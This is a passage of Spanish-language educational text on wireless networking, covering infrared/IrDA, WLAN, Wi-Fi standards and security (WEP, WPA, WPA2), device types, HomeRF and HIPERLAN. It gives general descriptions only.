La luz infrarroja es un tipo de radiación electromagnética invisible para el ojo humano. Los sistemas de comunicaciones con infrarrojo se basan en la emisión y recepción de haces de luz infrarroja. La mayoría de los mandos a distancia de los aparatos domésticos (*televisión, vídeo, equipos de música, etc.*) utilizan comunicación por infrarrojo. Por otro lado, la mayoría de las famosas PDA (*agendas electrónicas personales*), algunos modelos de teléfonos móviles y muchas computadoras portátiles incluyen un dispositivo infrarrojo como medio de comunicación entre ellos.

Los sistemas de comunicaciones de infrarrojo pueden ser divididos en dos categorías:

- **Infrarrojo de haz directo**. Esta comunicación necesita una visibilidad directa sin obstáculos entre ambos terminales.

- **Infrarrojo de haz difuso**. En este caso el haz tiene suficiente potencia como para alcanzar el destino mediante múltiples reflexiones en los obstáculos intermedios. En este caso no se necesita visibilidad directa entre terminales.

Teléfono celular con infrarrojo.

Las ventajas que ofrecen las comunicaciones de infrarrojo es que no están reguladas, son de bajo coste e inmunes a interferencias de los sistemas de radio de alta frecuencia. Sus principales inconvenientes son su corto alcance, el hecho de que no puedan traspasar objetos y que no son utilizables en el exterior debido a que agentes naturales como la lluvia o la niebla les producen grandes interferencias.

El estándar original IEEE 802.11 (*antecesor de Wi-Fi*) contemplaba el uso de infrarrojos, pero nunca llegó a desarrollarse debido principalmente a los inconvenientes mencionados. No obstante, no cabe duda de que los sistemas infrarrojos son de los más eficaces sistemas de comunicaciones punto a punto para corta distancia. De hecho, es el sistema utilizado, no sólo por millones de mandos a distancia, sino por millones de computadoras portátiles, PDA, teléfonos móviles y otros equipos electrónicos de todo el mundo. IrDA (*Infrared Data Association*) es una asociación que tiene como objetivo crear y promover el uso de sistemas de comunicaciones por infrarrojo. Actualmente tiene creados dos estándares:

- **IrDA-Control**. Es un protocolo de baja velocidad optimizado para ser utilizado en los dispositivos de control remoto inalámbricos. Este es el caso de dispositivos como los mandos a distancia, ratones de computadora o joysticks.

- **IrDA-Data**. Es un protocolo orientado a crear redes de datos de corto alcance. Está diseñado para trabajar a distancias menores de 1 metro y a velocidades que van desde los 9,6 Kbps hasta los 16 Mbps. Existe una versión que extiende el alcance a 2 metros, con un alto coste de consumo energético, y otra que reduce el alcance a 30 cm., reduciendo el consumo energético a la décima parte. Existen también varios protocolos opcionales que habilitan el protocolo IrDA-Data para ser utilizado en aplicaciones específicas. Éste es el caso de IrCOMM (*Infrared SeriallParallelPort Emulation*, 'Emulador Infrarrojo de Puerto Serial Paralelo'),IrTran-P (*Infrared Digital Image Transfer*, 'Transferencia de Imagen Digital con Infrarrojo'), IrLAN (*Infrared Local Area Network Connectivity*, 'Conectividad de Red de Área Local con Infrarrojo') o IrMC (*Infrared Mobile Communications*,'Comunicaciones Móviles con Infrarrojo ').

La tecnología de infrarrojos parece que ha encontrado su nicho en las comunicaciones a muy corto alcance. Esto convierte a IrDA en compatible con tecnologías como Bluetooth. Además, IrDA ofrece la ventaja adicional de la seguridad, ya que las emisiones de haces infrarrojos se quedan en un entorno mucho más privado que las propagaciones de ondas de radio.

2.1.7. Redes inalámbricas de área local (WLAN)

Las tecnologías WLAN permiten a los usuarios establecer conexiones inalámbricas dentro de un área local (por ejemplo, un edificio corporativo o campus empresarial, o en un espacio público como un aeropuerto). Las WLAN se pueden utilizar en oficinas temporales u otros espacios donde la instalación de extenso cableado sería prohibitivo, o para complementar una LAN existente de modo que los usuarios pueden trabajar en diferentes lugares dentro de un edificio a diferentes horas. Las WLAN pueden operar de dos formas distintas. En las WLAN de infraestructura, las estaciones con tarjetas inalámbricas se conectan a puntos de acceso inalámbrico que funcionan como puentes entre las estaciones y la red troncal existente. En las WLAN de igual a igual (ad hoc), varios usuarios dentro de un área limitada, como una sala de conferencias, pueden formar una red temporal sin utilizar puntos de acceso, si no necesitan obtener acceso a recursos de red.

En 1997, el IEEE aprobó la norma 802.11 para las WLAN, que especifica una velocidad de transferencia de datos de 1 a 2 megabits por segundo (Mbps). En la 802.11b, que está emergiendo como la nueva norma dominante, los datos se transfieren a una velocidad máxima de 11 Mbps a través de una banda de frecuencia de 2,4 gigahercios (GHz). Otra norma reciente es la 802.11a, que especifica una transferencia de datos a una velocidad máxima de 54 Mbps a través de una banda de frecuencia de 5 GHz.

2.1.8. Wi-Fi

- **Wi-Fi** Es un mecanismo de conexión de dispositivos electrónicos de forma inalámbrica. Los dispositivos habilitados con Wi-Fi, tales como un ordenador personal, una consola de videojuegos, un smartphone o un reproductor de audio digital, pueden conectarse a Internet a través de un punto de acceso de red inalámbrica. Dicho punto de acceso (o hotspot) tiene un alcance de unos 20 metros (65 pies) en interiores y al aire libre una distancia mayor aproximadamente 100 metros. Pueden cubrir grandes áreas la superposición de múltiples puntos de acceso.

- **Wi-Fi** es una marca de la Wi-Fi Alliance (*anteriormente la WECA: Wireless Ethernet Compatibility Alliance*), la organización comercial que adopta, prueba y certifica que los equipos cumplen los estándares 802.11 relacionados a redes inalámbricas de área local.

HISTORIA

Esta nueva tecnología surgió por la necesidad de establecer un mecanismo de conexión inalámbrica que fuera compatible entre los distintos aparatos buscando esa compatibilidad fue que en 1999 las empresas 3com, Airones, Intersil, Lucent Technologies, Nokia y Symbol Technologies se reunieron para crear la Wireless Ethernet Compatibility Alliance WECA, actualmente llamada Wi-Fi Alliance. El objetivo de la misma fue designar una marca que permitiese fomentar más fácilmente la tecnología inalámbrica y asegurar la compatibilidad de equipos.

De esta forma, en abril de 2000 WECA certifica la interoperabilidad de equipos según la norma IEEE 802.11b, bajo la marca Wi-Fi. Esto quiere decir que el usuario tiene la garantía de que todos los equipos que tengan el sello Wi-Fi pueden trabajar juntos sin problemas, independientemente del fabricante de cada uno de ellos. Se puede obtener un listado completo de equipos que tienen la certificación Wi-Fi en Alliance - Certified Products.

En el año 2002 la asociación WECA estaba formada ya por casi 150 miembros en su totalidad. La familia de estándares 802.11 ha ido naturalmente evolucionando desde su creación, mejorando el rango y velocidad de la transferencia de información, entre otras cosas.

La norma IEEE 802.11 fue diseñada para sustituir el equivalente a las capas físicas y MAC de la norma 802.3 (Ethernet). Esto quiere decir que en lo único que se diferencia una red Wi-Fi de una red Ethernet es en cómo se transmiten las tramas o paquetes de datos; el resto es idéntico. Por tanto, una red local inalámbrica 802.11 es completamente compatible con todos los servicios de las redes locales (LAN) de cable 802.3 (Ethernet).

SEGURIDAD Y FIABILIDAD

Uno de los problemas a los cuales se enfrenta actualmente la tecnología Wi-Fi es la progresiva saturación del espectro radioeléctrico, debido a la masificación de usuarios, esto afecta especialmente en las conexiones de larga distancia (mayor de 100 metros). En realidad Wi-Fi está diseñado para conectar ordenadores a la red a distancias reducidas, cualquier uso de mayor alcance está expuesto a un excesivo riesgo de interferencias.

Un muy elevado porcentaje de redes son instalados sin tener en consideración la seguridad convirtiendo así sus redes en redes abiertas (o completamente vulnerables ante el intento de acceder a ellas por terceras personas), sin proteger la información que por ellas circulan.

Existen varias alternativas para garantizar la seguridad de estas redes. Las más comunes son la utilización de protocolos de cifrado de datos para los estándares Wi-Fi como el WEP, el WPA, o el WPA2 que se encargan de codificar la información transmitida para proteger su confidencialidad, proporcionados por los propios dispositivos inalámbricos. La mayoría de las formas son las siguientes:

- ***WEP,*** cifra los datos en su red de forma que sólo el destinatario deseado pueda acceder a ellos. Los cifrados de 64 y 128 bits son dos niveles de seguridad WEP. WEP codifica los datos mediante una "clave" de cifrado antes de enviarlo al aire. Este tipo de cifrado no está muy recomendado, debido a las grandes vulnerabilidades que presenta, ya que cualquier cracker puede conseguir sacar la clave.
- ***WPA:*** presenta mejoras como generación dinámica de la clave de acceso. Las claves se insertan como dígitos alfanuméricos.
- ***IPSEC*** (túneles IP) en el caso de las VPN y el conjunto de estándares IEEE 802.1X, que permite la autenticación y autorización de usuarios.

- ***Filtrado de MAC,*** de manera que sólo se permite acceso a la red a aquellos dispositivos autorizados. Es lo más recomendable si solo se va a usar con los mismos equipos, y si son pocos.
- ***Ocultación del punto de acceso:*** se puede ocultar el punto de acceso (Router) de manera que sea invisible a otros usuarios.
- **El protocolo de seguridad llamado WPA2 (estándar 802.11i),** que es una mejora relativa a WPA. En principio es el protocolo de seguridad más seguro para Wi-Fi en este momento. Sin embargo requieren hardware y software compatibles, ya que los antiguos no lo son.

  No obstante, no existe ninguna alternativa totalmente fiable, ya que todas ellas son susceptibles de ser vulneradas.

DISPOSITIVOS WI-FI

Existen varios dispositivos Wi-Fi, los cuales se pueden dividir en dos grupos: **Dispositivos de Distribución o Red**, entre los que destacan los routers, puntos de acceso y Repetidores; y **Dispositivos Terminales** que en general son las tarjetas receptoras para conectar a la computadora personal, ya sean internas (tarjetas PCI) o bien USB.

ROUTER WI-FI

- ***Dispositivos de Distribución o Red:***
  - Los puntos de acceso son dispositivos que generan un "set de servicio", que podría definirse como una "Red Wi-Fi" a la que se pueden conectar otros dispositivos. Los puntos de acceso permiten, en resumen, conectar dispositivos en forma inalámbrica a una red existente. Pueden agregarse más puntos de acceso a una red para generar redes de cobertura más amplia, o conectar antenas más grandes que amplifiquen la señal.
  - Los router inalámbricos son dispositivos compuestos, especialmente diseñados para redes pequeñas (hogar o pequeña oficina). Estos dispositivos incluyen, un Router (encargado de interconectar redes, por ejemplo, nuestra red del hogar con internet), un punto de acceso (explicado más arriba) y generalmente un switch que permite conectar algunos equipos vía cable. Su tarea es tomar la conexión a internet, y brindar a través de ella acceso a todos los equipos que conectemos, sea por cable o en forma inalámbrica.
  - Los repetidores inalámbricos son equipos que se utilizan para extender la cobertura de una red inalámbrica, éstos se conectan a una red existente que tiene señal más débil y crean una señal limpia a la que se pueden conectar los equipos dentro de su alcance.

Los dispositivos terminales abarcan tres tipos mayoritarios: tarjetas PCI, tarjetas PCMCIA y tarjetas USB:

- Las tarjetas PCI para Wi-Fi se agregan (o vienen de fábrica) a los ordenadores de sobremesa. Hoy en día están perdiendo terreno debido a las tarjetas USB. Dentro de este grupo también pueden

agregarse las tarjetas MiniPCI que vienen integradas en casi cualquier computador portátil disponible hoy en el mercado.

- Las tarjetas PCMCIA son un modelo que se utilizó mucho en los primeros ordenadores portátiles, aunque están cayendo en desuso, debido a la integración de tarjeta inalámbricas internas en estos ordenadores. La mayor parte de estas tarjetas solo son capaces de llegar hasta la tecnología B de Wi-Fi, no permitiendo por tanto disfrutar de una velocidad de transmisión demasiado elevada
- Las tarjetas USB para Wi-Fi son el tipo de tarjeta más común que existe en las tiendas y más sencillo de conectar a un pc, ya sea de sobremesa o portátil, haciendo uso de todas las ventajas que tiene la tecnología USB. Hoy en día puede encontrarse incluso tarjetas USB con el estándar 802.11N (Wireless-N) que es el último estándar liberado para redes inalámbricas.
- También existen impresoras, cámaras Web y otros periféricos que funcionan con la tecnología Wi-Fi, permitiendo un ahorro de mucho cableado en las instalaciones de redes y especialmente, gran movilidad.

En relación con los drivers, existen directorios de "Chipsets de adaptadores Wireless".

VENTAJAS Y DESVENTAJAS

Las redes Wi-Fi poseen una serie de ventajas, entre las cuales podemos destacar:

- Al ser redes inalámbricas, la comodidad que ofrecen es muy superior a las redes cableadas porque cualquiera que tenga acceso a la red puede conectarse desde distintos puntos dentro de un rango suficientemente amplio de espacio.
- Una vez configuradas, las redes Wi-Fi permiten el acceso de múltiples ordenadores sin ningún problema ni gasto en infraestructura, no así en la tecnología por cable.
- La Wi-Fi Alliance asegura que la compatibilidad entre dispositivos con la marca *Wi-Fi* es total, con lo que en cualquier parte del mundo podremos utilizar la tecnología Wi-Fi con una compatibilidad total.

Pero como red inalámbrica, la tecnología Wi-Fi presenta los problemas intrínsecos de cualquier tecnología inalámbrica. Algunos de ellos son:

- Una de las desventajas que tiene el sistema Wi-Fi es una menor velocidad en comparación a una conexión con cables, debido a las interferencias y pérdidas de señal que el ambiente puede acarrear.
- La desventaja fundamental de estas redes existe en el campo de la seguridad. Existen algunos programas capaces de capturar paquetes, trabajando con su tarjeta Wi-Fi en modo promiscuo, de forma que puedan calcular la contraseña de la red y de esta forma acceder a ella. Las claves de tipo WEP son relativamente fáciles de conseguir con este sistema. La alianza Wi-Fi arregló estos problemas sacando el estándar WPA y posteriormente WPA2, basados en el grupo de trabajo 802.11i. Las redes protegidas con WPA2 se consideran robustas dado que proporcionan muy buena seguridad. De todos modos, muchas compañías no permiten a sus empleados tener una red inalámbrica. Este problema se agrava si consideramos que no se puede controlar el área de cobertura de una conexión, de manera que un receptor se puede conectar desde fuera de la zona de recepción prevista (e.g. desde fuera de una oficina, desde una vivienda colindante).
- Hay que señalar que esta tecnología no es compatible con otros tipos de conexiones sin cables como Bluetooth, GPRS, UMTS, etc.

2.1.9. Home RF

◉ VISIÓN GENERAL DE HOMERF Y POSICIÓN EN EL MERCADO

El Protocolo de Acceso Repartido Inalámbrico de HomeRF (siglas en Inglés: SWAP) es diseñado para traer voz y datos dentro de casa. Una nueva clase de dispositivos móviles del consumidor usados en las computadoras personales y la Internet ha sido hecha posible con la llegada de HomeRF. En telecomunicaciones, los módems de cable y xDSL son conocidos a menudo como la última milla. En ese contexto, HomeRF podía ser especificado como los últimos 50 metros. HomeRF ha recibido el apoyo de muchos grupos corporativos para la conexión en red dentro de casa. HomeRF utiliza la infraestructura de la industria de PC (Computadora Personal) existente, tanto como la Internet, el protocolo TCP - IP y el Ethernet. Un estándar está también disponible en HomeRF, que ofrece una manera de conectarse a la Red Telefónica Pública Conmutada (PSTN en inglés) para la telefonía de voz. Los sistemas HomeRF, SWAP ya están disponibles. Las futuras especificaciones de SWAP están siendo investigadas y desarrolladas actualmente. Es previsto que estas futuras especificaciones brinden aumentar la seguridad y tasa de datos más altos.

◉ INTRODUCCIÓN

Dos factores han surgido para dar establecimiento a una red de datos dentro del hogar, una oportunidad indiscutible de tener éxito.

- El crecimiento y el uso masivo del Internet es un factor primario.
- La aparición extensa de computadoras personales caseras más baratas es también un factor enorme en el crecimiento del uso de la Internet.

Ha llegado a ser ya indispensable para los consumidores que algunas cualidades dominantes estén careciendo en la combinación de PC/Internet. A diferencia de radios, lectores de CD, periódicos y revistas, las PC caseras, las impresoras y los periféricos generales de computadora pueden ser alcanzados solamente a un diámetro de 3 pies (91.44 cm). Esta pauta ofrece una oportunidad enorme para el establecimiento de una red casera, de tal modo que extienda el alcance de la PC. Integrando el Internet, la PC y la impresora con la telefonía, audio y sistemas de control caseros también serían enormemente beneficiosos para los hogares en el futuro. Activar otros sistemas electrónicos caseros por voz así como de compartir una impresora de alta calidad en varias computadoras caseras también están emergiendo como necesidades importantes. Una lista de las necesidades del establecimiento de una red casera y del ancho de banda que cada uno requiere.

Con estas impresiones en mente, un número grande de poseedores de las PC caseras formaron a grupo de trabajo de HomeRF. Esta combinación del grupo de trabajo creó el **protocolo de acceso repartido inalámbrico (SWAP)**. El SWAP utiliza las secciones importantes de protocolos probados, simplificándolos cuando sea apropiado para el uso en el hogar.

◉ **GRUPO DE TRABAJO HOMERF**

El Grupo de Trabajo de Radio Frecuencia para el Hogar (HomeRF WG) inicio en Marzo 1998 y ha desarrollado una sola especificación, el Protocolo de Acceso inalámbrico compartido (SWAP), para un amplio rango de dispositivos interoperables del consumidor. El Grupo de Trabajo de HomeRF incluye muchas compañías creadoras de computadoras personales, industrias de software y de semiconductores. Juntos han desarrollado la apertura de cambio de la industria de especificación SWAP.


El costo de los factores así también como la impracticabilidad del cableado adicional ha impedido la aprobación extendida de las tecnologías de conexión en red de casa previas. Es esperado que HomeRF se abrirá paso por estas barreras. Desde su fundación en 1998 el número de compañías que se reúnen con el Grupo de Trabajo HomeRF ha aumentado regularmente. Tiene casi 100 compañías como miembros hasta ahora. La inclusión de todas las compañías electrónicas conductoras en el grupo de trabajado asegura que una variedad de innovados e interoperables dispositivos para el uso en la casa y alrededor de la casa estarán asequibles al consumidor. La estructura organizativa recién ampliada de los grupos de trabajo incluye 6 compañías promotoras. *Compaq*, *Intel*, *Motorola*, *National Semiconductor*, *Proxim* y *Siemens*.

En esta capacidad, estas seis compañías trabajarán para establecer el despliegue masivo de los dispositivos de acceso de conexión en redes inalámbricas interoperables para voz, datos y medios de comunicación de transmisión continua en ambientes del consumidor. Los seis promotores, cada uno representando un sector de la industria serán claves y decisivos en el desarrollo final de SWAP 2.0, que está siendo diseñado para maniobrar con una velocidad de Ethernet de 10Mbps mientras al mismo tiempo encuentran el costo, el alcance e interferencia que requiere de mercados para el consumidor. Esencialmente, la especificación SWAP define un nuevo interfaz común que soporta la voz inalámbrica y la conexión en red de datos en la casa. La amplia extensión de industrias representada asegura que la especificación está razonablemente completa en todos sectores. Los productos SWAP operan en la licencia de la libre frecuencia de 2.4GHz y utilizan la frecuencia saltando el espectro de radio frecuencia difundida para las comunicaciones inalámbricas seguras y resistentes.

2.1.10. HIPERLAN (High Performance Radio LAN)

◉ **DEFINICIÓN**

Es un protocolo inalámbrico LAN que provee una velocidad de transmisión de 23.5 Mbps en la banda de 5 Ghz.




HiperLAN/1 estuvo destinado originalmente a competir con 802.11b gracias a una mayor velocidad de transmisión (23,5 Mbit/s), sin embargo al no tener apoyo industrial ha perdido competitividad.

HIPERLAN/2 es un estándar ínter operable que tiene como objetivo proporcionar la conectividad de alta velocidad para las comunicaciones inalámbricas y móviles de la siguiente generación en ambientes familiares corporativos, públicos y en la banda de 5 Ghz. El sistema se pensó fácil de instalar y proveer como también para trabajar con base y entre en varias redes (IP, Ethernet, PPP, atmósfera, IEEE 1394). Basado en ATM, similar a UMTS, que incorpora toda una serie de características adicionales: QoS, búsqueda automática de la frecuencia a utilizar, orientado a la conexión para obtener una mayor eficiencia en la utilización de los recursos de radio, pero sobretodo una elevada velocidad de transmisión que puede llegar hasta los 54 Mbit/s.

ORIGEN

El estándar HIPERLAN Desarrollado por ETSI (European Telecommunications Standards Institute) dentro de la iniciativa BRAN (Broadband Radio Access Networks) empezó en 1991. El objetivo de HIPERLAN era la alta velocidad de transmisión, más alta que la del 802.11. El estándar se aprobó en 1996(HIPERLAN/1). ETSI a través del proyecto BRAN aprobó las especificaciones técnicas básicas para normar HIPERLAN 2 en febrero del 2000, finalizado en el 2003.

PROYECTO BRAN



ESCENARIOS DEL PROYECTO BRAN

El proyecto BRAN comprendía cuatro áreas de trabajo: HiperLAN/1, HiperLAN/2, HiperLINK e HiperACCESS (figura superior):

- HiperACCESS hace referencia a redes de acceso fijo inalámbrico de banda ancha para aplicaciones multimedia. El estándar HiperACCESS se desarrolló en relación con el grupo de trabajo 802.16 del IEEE, que es responsable a su vez del estándar WiMAX.
- HiperLINK define enlaces radio de alta capacidad (hasta 155 Mbit/s) para la interconexión de redes HiperACCESS o de puntos de acceso HiperLAN.

ACCES POINT


Del lado del MT (Terminal Mobile) y sus funciones se representan en el cuadro 2. La diferencia con el modelo del AP es que contiene solamente una entidad de RLC (Radio Link Control Protocol) y MAC (Médium Access Control). La funcionalidad de las entidades MAC y RLC se diferencia de las del AP/CC (Access Potin/Central Controller) en que las funciones de control de error son simétricas, aunque esto no sea visible en el dibujo.

Con el fin de mejorar la capacidad del enlace de radio debido a las diversas situaciones de interferencia y distancias entre MTs y el punto de acceso o el centro de control, la capa física aplica diferentes velocidades de transmisión en donde la más idónea es seleccionada por un esquema de adaptación del enlace. La velocidad de transmisión puede variar de 6 a 54 Mbps según la modulación y aplicando diferentes alfabetos de modulación de las subportadoras OFDM.

- **CARACTERÍSTICAS**
  - El alcance típico de los puntos de acceso HiperLAN/2 es de 30 m en interiores, aumentando hasta 150 m en espacios abiertos sin obstrucción.
  - Baja movilidad (1.4 m/s).
  - Soporta tráfico asíncrono y síncrono.
  - Sonido 32 Kbps latencia de 10 ns.
  - Vídeo 2 Mbps/s, latencia de 100 ns.
  - Datos a 10 Mbps.

